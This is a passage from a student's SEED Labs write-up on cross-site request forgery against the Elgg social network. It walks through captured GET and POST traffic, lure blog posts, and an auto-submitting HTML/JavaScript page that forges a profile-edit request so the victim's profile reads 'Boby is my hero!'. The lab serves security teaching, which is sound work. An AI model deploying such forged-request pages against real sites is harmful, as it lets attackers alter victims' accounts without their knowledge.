
body p

Tags:

Comments: On

Fig. 2(f): Creating the post.

After Alice logs in, now she heads to the blog post by Boby.



All site blogs


Once in a lifetime opportunity...!!

By Boby just now

Visit this website.... http://www.csrflabattacker.com/

Fig. 2(g): The malicious post.


On browsing the website, this is what appears on the browser:


File Edit View History Bookmarks Tools Help
All site blogs : CSRF Lab
Win Free Electronic Gadget
www.csrflabattacker.com
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live
Win Free Electronic Gadgets
Clear
Options
File Save
Record Data
autoscroll


```
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabattacker.com/
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 11 Apr 2022 05:13:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 11 Apr 2022 05:01:31 GMT
ETag: "e2-5dc59d66db11c-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 170
Content-Type: text/html

http://www.csrflabattacker.com/favicon.ico
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
GET: HTTP/1.1 404 Not Found
Date: Mon, 11 Apr 2022 05:13:02 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 298
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Fig. 2(h): The malicious website.

Alas, little did Alice know that she was lured into a trap schemed and set by Boby.



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Mon, 11 Apr 2022 05:13:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: Elgg=u4f637qmqb0cfp4n63evnnpvd0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabattacker.com/
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 11 Apr 2022 05:13:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 11 Apr 2022 05:01:31 GMT
ETag: "e2-5dc59d66db11c-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 170
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
```



Latest activity

Alice is now a friend with Boby *2 hours ago*

Boby published a blog post Once in a lifetime opportunity...!! *2 hours ago*

Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice *3 hours ago*

Fig. 2(i): Alice’s friends list.

From figure 2(i), it's transparent that the CSRF attack triumphed with Boby being added into Alice's friends list. In figure 2(d), Alice didn't have any friends. But, now, Boby (illegally) became her friend.

Task 3: CSRF Attack using POST Request


After triumphing the attack on a GET request, now the attack's ventured to a POST request. Boby, being a stealthy attacker, targets forging a POST request to Alice's account. It's imperative to first gather information on those headers responsible for a POST request.

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice dislikes Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task. One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Boby's) malicious web site www. csrflabattacker.com, where you can launch the CSRF attack. The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script /profile/edit.php, which processes the request and does the profile modification. The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in Task 1 to achieve the attack.

To succeed this attack, the following steps are followed:

Phase I – Information Gathering

1. Boby logs in to his profile



Latest activity

Alice is now a friend with Boby yesterday

Boby published a blog post Once in a lifetime opportunity...!! yesterday
Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice yesterday

Username or email: Boby
Password: ••••••••

Fig. 3(a): Boby logs in.

2. He edits his profile.





Fig. 3(b): Boby edits his profile.


4. Understanding the POST request.



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
Cookie: Elgg=f8i6fjl54sspbrvompd20n5p62
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=Kz9uKRBr_eOAGBCtMYt_Sg&__elgg_ts=1649769074&name=Boby&description=&accesslevel
[description]=2&briefdescription=Boby is more than what you presume....&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel
[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel
[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=43
POST: HTTP/1.1 302 Found
Date: Tue, 12 Apr 2022 13:12:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Fig. 3(e): Analysing a POST request.

After Boby clicks the save button, the POST request is captured by the widget installed. The content highlighted within the red box provides the details to construct Boby’s malicious program.



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
Cookie: Elgg=f8i6fjl54sspbrvompd20n5p62
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=Kz9uKRBr_eOAGBCtMYt_Sg&__elgg_ts=
POST: HTTP/1.1 302 Found
Date: Tue, 12 Apr 2022 13:12:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
http://www.csrflabelgg.com/profile/boby
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=f8i6fjl54sspbrvompd20n5p62
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 13:12:52 GMT
```

Fig. 3(f): Capturing POST request.

Phase II – The Attack

1. Creating the script


```
<html>
<body>
<h1>Great Offer!</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    //The following are form entries that need to be filled out by attackers.
    // The entries are hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value=''>";
    fields += "<input type='hidden' name='accesslevel[descrption]'
value='2'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my
hero!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action="http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}
window.onload=function() { forge_post(); }
</script>
</body>
</html>
```

With the details collected (figure 3(e)), the program to forge a POST request is created. This program loads itself no sooner the victim visits the website, http://www.csrflabattacker.com/. In this HTML file is a JavaScript code that creates a form. Since it's programmed to submit automatically, the POST request gets created instantly. The line by the end of this program that begins with `window.onload` is momentous. For, this activates the function no sooner the webpage loads.

The file named index.html present under the directory /var/www/CSRF/Attacker is overwritten with this program.

The commands:

```
cd /var/www/CSRF/Attacker
sudo gedit index.html
cat index.html
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Attacker$ cat index.html
<html>
<body>
<h1>Great Offer!</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    //The following are form entries that need to be filled out by attackers.
    // The entries are hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value=''>";
    fields += "<input type='hidden' name='accesslevel[descrption]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my hero!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action="http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}
window.onload=function() { forge_post(); }
</script>
</body>
</html>
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Attacker$
```

Fig. 3(g): Preparing the script.

2. Setting the trap

With the code in place, Boby now prepares the trap to mislead his victim into. In the body of a blog, he provides an enticing description.



Blogs > An opportunity you can miss by no means!

Edit blog post: "An opportunity you can miss by no means!"

Title: An opportunity you can miss by no means!

Excerpt:

Body: This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/


Tags:

Comments: On

Boby
Boby is more than what you presume....

